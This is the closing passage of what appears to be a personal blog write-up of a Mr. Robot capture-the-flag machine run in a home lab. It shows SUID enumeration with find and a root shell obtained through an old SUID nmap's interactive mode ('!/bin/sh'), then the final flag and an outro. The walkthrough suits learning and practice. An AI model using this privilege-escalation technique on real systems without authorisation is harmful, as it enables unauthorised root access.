dr-xr-xr-x 101 root root     0 Jan 27 01:04 proc
drwx------   3 root root  4096 Nov 13  2015 root
drwxr-xr-x  14 root root   460 Jan 27 01:04 run
drwxr-xr-x   2 root root  4096 Nov 13  2015 sbin
drwxr-xr-x   3 root root  4096 Jun 24  2015 srv
dr-xr-xr-x  13 root root     0 Jan 27 01:04 sys
-rw-r--r--   1 root root     0 Jan 27 00:44 test
drwxrwxrwt   4 root root  4096 Jan 27 01:04 tmp
drwxr-xr-x  10 root root  4096 Jun 24  2015 usr
drwxr-xr-x  11 root root  4096 Jun 24  2015 var
lrwxrwxrwx   1 root root    30 Jun 24  2015 vmlinuz -> boot/vmlinuz-3.13.0-55-generic
No luck, kind of as expected. Let’s move on to see if we have any set SUID binaries we can exploit:
$ find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
Ah, nmap looks promising! Let’s see what version this is:
$ ls -la /usr/local/bin/nmap
-rwsr-xr-x 1 root root 504736 Nov 13  2015 /usr/local/bin/nmap
$ nmap
Nmap 3.81 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sV Version scan probes open ports determining service & app names/versions
  -sR RPC scan (use with other scan types)

...SNIP...
Nice! We find something on GTFOBins for this version we may be able to exploit: https://gtfobins.org/gtfobins/nmap/

And there we go! I incorrectly used !/bin/bash the first time which did not drop me into a root shell, however after correcting it to !/bin/sh, you can see below that we have rooted the machine and gotten the final flag!
$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !/bin/bash
bash-4.3$ whoami
robot
bash-4.3$ sudo nmap --interactive
[sudo] password for robot:
Sorry, try again.
[sudo] password for robot:
robot is not in the sudoers file.  This incident will be reported.
bash-4.3$ exit
exit
waiting to reap child : No child processes
nmap> !/bin/sh
# whoami
root
# cd /root
# ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
Outro
This was a blast. This was the first CTF I have done in a while, and it really made me catch the bug again. Especially doing this all while listening to the Mr. Robot official soundtrack. It was a much needed break from my studies. There is especially something special about setting these all up locally to run on your own, versus using another hosted service like HTB or THM. Don’t get me wrong, I do love both of those sites, and they have taught me a TON. However running something in your own lab just has something cozy about it. Anyways, time to stop procrastinating my Pentest+ Anki Cards. Until next time!
3269 Words
2026-01-26 19:00